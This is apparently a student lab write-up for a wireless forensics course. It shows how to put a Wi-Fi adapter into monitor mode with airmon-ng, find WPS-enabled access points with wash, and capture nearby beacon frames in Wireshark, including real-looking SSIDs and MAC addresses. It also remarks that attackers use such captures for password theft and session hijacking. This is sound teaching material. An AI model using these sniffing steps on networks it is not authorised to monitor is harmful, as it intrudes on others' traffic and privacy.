

---

# WIRELESS AND MOBLE FORENSICS

---

**By**




**DEWTON KIPROP**

JJJJ

## Task : Find Wi-Fi Network and Sniff Wi-Fi Packets using Wash and Wireshark


- On your virtual machine, go to your attacking machine setting tab, navigate through **USB** tab, and select the network adapter you are using.



- Turn on **Kali linux** virtual machine.




- In kali linux terminal window, type **sudo su** and press **Enter** to the programs as a root user.



- In the [sudo]password for attacker field, type your password and **press Enter**.


Note: the password that you type will not be visible

- Now, type **cd** and press **Enter** to jump to the root directory.




- In the kali linux terminal window, type **ipconfig** and press **enter**. **Observe** that the wireless interface (in this case, **wlan0**) gets connected to the machine, as shown in the screenshot.

Note: The name of wireless interface might vary in your lab environment.



9. in the terminal window, type **airmon-ng start wlan0** and press **enter**. This command puts the wireless interface (in this case, **wlan0**) into monitor mode.



```
File Machine View Input Devices Help
root@Twin: ~
File Actions Edit View Help
root@Twin:~# airmon-ng start wlan0

Found 2 processes that could cause trouble.
Kill them using 'airmon-ng check kill' before putting
the card in monitor mode, they will interfere by changing channels
and sometimes putting the interface back in managed mode


PID Name
611 NetworkManager
1681 wpa_supplicant

PHY Interface Driver Chipset
phy0 wlan0 rtw_8723du Realtek Semiconductor Corp. 802.11n WLAN Adapter
root@Twin:~#
```

- The result appears, displaying the error:” found **2 processes that could cause trouble.**”

To put the wireless interface in monitor mode, these processes must be killed.

- Type **airmon-ng check kill** and press **Enter** to stop the network managers and kill the interfering processes.



```
File Machine View Input Devices Help
root@Twin: ~
File Actions Edit View Help
root@Twin:~# airmon-ng start wlan0

Found 2 processes that could cause trouble.
Kill them using 'airmon-ng check kill' before putting
the card in monitor mode, they will interfere by changing channels
and sometimes putting the interface back in managed mode

PID Name
611 NetworkManager
1681 wpa_supplicant

PHY Interface Driver Chipset
phy0 wlan0 rtw_8723du Realtek Semiconductor Corp. 802.11n WLAN Adapter
      (monitor mode enabled)
root@Twin:~# airmon-ng check kill

usage: airmon-ng <start|stop|check> <interface> [channel or frequency]


root@Twin:~# airmon-ng check kill

Killing these processes:

PID Name
1681 wpa_supplicant

root@Twin:~#
```


- Now, run the command **airmon-ng start wlan0** again to put the wireless interface in monitor mode.



The screenshot shows a terminal window titled 'root@Twin: ~'. The command `airmon-ng start wlan0` has been executed. The output displays a table with columns 'PHY', 'Interface', 'Driver', and 'Chipset'. The table shows that the `wlan0` interface is using the `rtw_8723du` driver and is a Realtek Semiconductor Corp. 802.11n WLAN Adapter. A message below the table states: '(mac80211 monitor mode already enabled for [phy0]wlan0 on [phy0]10)'. The terminal also shows the prompt `root@Twin: ~` and a cursor.


```
root@Twin: ~  
# airmon-ng start wlan0  
  
PHY      Interface  Driver      Chipset  
phy0     wlan0      rtw_8723du  Realtek Semiconductor Corp. 802.11n WLAN Adapter  
(mac80211 monitor mode already enabled for [phy0]wlan0 on [phy0]10)  
root@Twin: ~  
#
```

- Note that **802.11 Adapter** now runs in monitor mode on the **wlan0** interface, as shown in the screenshot.
- Now we shall find Wi-Fi network (access points) by using the wireless interface **wlan0**.
- Type **wash -i wlan0** and press **enter** to detect WPS-enabled devices.




Note: The command, `-i ..interface=<iface>` specifies the interface to capture the packets

- The results appear, displaying the discovered Wi-Fi access points, as shown in the screenshot.
- Now click applications in the top – left corner of desktop and navigate **to pentesting** → **information gathering** → **Wireshark**.



- 
- The image shows a Wireshark network traffic capture on the wlan0 interface. The top status bar indicates 'Capturing from wlan0'. The menu bar includes File, Edit, View, Go, Capture, Analyze, Statistics, Telephony, Wireless, Tools, and Help. The toolbar contains icons for file operations, capture control, and navigation. The filter bar shows 'Apply a display filter ... <Ctrl-/>'. The packet list pane displays 13 captured packets, all of which are IEEE 802.11 Beacon frames from 'TendaTechnol\_5c:4d:...' to 'TendaTechnol\_24:bb:...', except for packet 1310 which is a Null function frame. The packet details pane for packet 1310 shows the 'Frame 1: 64 bytes on wire (512 bits), 64 bytes captured (512 bits) on interface...' and the 'Radiotap Header v0, Length 36'. The packet bytes pane shows the raw data in hexadecimal and ASCII, with the first few bytes being '0000 00 00 24 00 2f 40 00 a0 20 08 00 00 00 00 00 00'.
- | No.  | Time         | Source                 | Destination            | Protocol | Length | Info   |
|------|--------------|------------------------|------------------------|----------|--------|--|
| 1300 | 66.931324207 | TendaTechnol_5c:4d:... | Broadcast              | 802.11   | 301    | Beacon frame, SN=43, FN=0, Flags=.....C, BI=100, SSID="kalifa 074... |
| 1301 | 67.218259839 | TendaTechnol_24:bb:... | Broadcast              | 802.11   | 385    | Beacon frame, SN=1456, FN=0, Flags=.....C, BI=100, SSID="Striter"    |
| 1302 | 67.320614373 | TendaTechnol_24:bb:... | Broadcast              | 802.11   | 385    | Beacon frame, SN=1457, FN=0, Flags=.....C, BI=100, SSID="Striter"    |
| 1303 | 68.390576560 | TendaTechnol_20:c0:... | Broadcast              | 802.11   | 314    | Beacon frame, SN=3249, FN=0, Flags=.....C, BI=100, SSID="Nkunku"     |
| 1304 | 68.549875777 | TendaTechnol_24:bb:... | Broadcast              | 802.11   | 385    | Beacon frame, SN=1469, FN=0, Flags=.....C, BI=100, SSID="Striter"    |
| 1305 | 68.687465293 | TendaTechnol_20:c0:... | Broadcast              | 802.11   | 314    | Beacon frame, SN=3252, FN=0, Flags=.....C, BI=100, SSID="Nkunku"     |
| 1306 | 68.696782396 | 26:cc:7f:8f:8d:10      | TendaTechnol_20:c0:... | 802.11   | 64     | Null function (No data), SN=3026, FN=0, Flags=...R..TC               |
| 1307 | 68.694676158 | 26:cc:7f:8f:8d:10      | TendaTechnol_20:c0:... | 802.11   | 64     | Null function (No data), SN=3026, FN=0, Flags=...R..TC               |
| 1308 | 68.697948613 | 26:cc:7f:8f:8d:10      | TendaTechnol_20:c0:... | 802.11   | 64     | Null function (No data), SN=3026, FN=0, Flags=...R..TC               |
| 1309 | 68.701874016 | 26:cc:7f:8f:8d:10      | TendaTechnol_20:c0:... | 802.11   | 64     | Null function (No data), SN=3026, FN=0, Flags=...R..TC               |
| 1310 | 69.105399801 | 26:cc:7f:8f:8d:10      | TendaTechnol_20:c0:... | 802.11   | 64     | Null function (No data), SN=3028, FN=0, Flags=...P...TC              |
| 1311 | 70.085680858 | TendaTechnol_24:bb:... | Broadcast              | 802.11   | 385    | Beacon frame, SN=1484, FN=0, Flags=.....C, BI=100, SSID="Striter"    |
- Frame 1: 64 bytes on wire (512 bits), 64 bytes captured (512 bits) on interface  
 Radiotap Header v0, Length 36  
 802.11 radio information  
 IEEE 802.11 Null function (No data), Flags: ...P...TC
- 0000 00 00 24 00 2f 40 00 a0 20 08 00 00 00 00 00 00  
 0018 2f 5c 93 3e 00 00 00 00 10 02 7b 09 a0 00 ac 00  
 0020 00 00 ac 00 48 11 3a 01 d8 32 14 73 18 41 H0 1c  
 0030 3c 0b dd c5 d8 32 14 73 18 41 e0 14 f7 24 df fe
- wlan0: <live capture in progress> | Packets: 1311 - Displayed: 1311 (100.0%) | Profile: Default





NOTE: In a real-life attack attackers use packet capture and filtering techniques to capture packets containing passwords (only for HTTP websites) perform attacks like session hijacking.

- This concludes the demonstration of how to find Wi-Fi networks and sniff Wi-Fi packets using Wireshark.

## Lab 2

